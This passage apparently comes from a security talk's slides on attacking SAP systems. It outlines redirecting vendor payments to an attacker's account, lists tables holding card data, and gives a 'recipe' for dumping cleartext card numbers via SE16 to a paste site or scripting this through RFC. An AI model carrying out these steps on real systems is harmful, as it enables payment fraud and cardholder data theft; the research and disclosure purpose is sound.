
- › Attacker runs the transaction FK02 and searches victim vendor
- › Attacker replaces the account number of the vendor with evil one
- › When the payment time comes, sum is transferred to the attacker's account



End of Chapter I

- › For the second part of the presentation, we assume that the attacker has sufficient authorizations for executing any action mentioned later.
 - By exploiting vulnerabilities
 - Collusion
 - Existing rights
- › So, system is compromised. But where else can the attacker go from there?
- › Before that, let's talk about credit cards and the birds...

Part II - SAP Credit Cards and Birds



Credit Card Processing on SAP

Credit Card Processing on SAP

- Sales and Distribution (SD) and many SAP modules utilize payment card processing
 - Customer orders
 - Retail point of sale (POS)
 - Financial accounting
 - Internet commerce
 - HR - travel expenses
- The cardholder data passes through SAP system and it is stored on the system on many occasions
 - Data tables
 - Change documents
 - Transaction logs
 - DB logs
- Only few external solutions use tokenizing and and external portals, outside SAP

Credit Card Data

DB Tables




- ▶ During our research, we found more than 50 SAP database tables which contain e.g. credit card numbers
- ▶ The used tables differ based on which modules and functionalities are used/activated on the customer
- ▶ Some common SAP tables are:

FPLTC	Payment cards: Transaction data - SD
BSEGC	Document - Data on Payment Card Payments
VCKUN	Assign customer-credit card
VCNUM	Credit card master
Pa0105 (Subtype 0011)	HR Master Record: Infotype 0011 (Ext.Bank Transfers)
PCA_SECURITY_RAW	Card Master: Encryption
CCSEC_ENC, CCSEC_ENCV	Encrypted Payment Card Data
CCARDEC	Encrypted Payment Card Data
/PMPAY/PENCRP	Paymetric – Encrypted Paymetric Card Data (for offline usage, now obsolete)

Accessing Cleartext Cardholder Information

Recipe

- ▶ Type SE16 at the command bar of SAPGUI after you logon, hit Enter.
 - Type the table which you want to display and press Enter.
 - E.g. FPLTC
- ▶ Enter your criteria (empty == all)
- ▶ Copy paste the data as desired to your favorite PasteBin

A screenshot of the Data Browser's results table for the FPLTC table. The table has columns: 'Cl.', 'Bill.plan', 'Item', 'Type', and 'Card number'. There are 20 rows of data, each containing a value for these columns. The data includes card numbers like 448540772890862 and 4716344821768818, and types like VISA and MC.

Accessing Cleartext Cardholder Information

Using Remote Function Calls

- RFC (Remote Function Call) protocol can be utilized to script the access and to run the functions remotely
- SOAP-RFC over HTTP allows Internet based access to RFC functionality.
- **RFC_READ_TABLE** function allows generic access to contents of the tables
- Sapsucker could be used for it?

Sapsucker

Bird


The sapsuckers are four species of North American woodpeckers in the genus *Sphyrapicus*. [Wikipedia](#)

Scientific name: *Sphyrapicus*

Rank: Genus

Higher classification: [Picinae](#)


Lower classifications: [Red-breasted Sapsucker](#), [Williamson's Sapsucker](#), [Yellow-bellied Sapsucker](#), [Red-naped Sapsucker](#)



source: Wikipedia

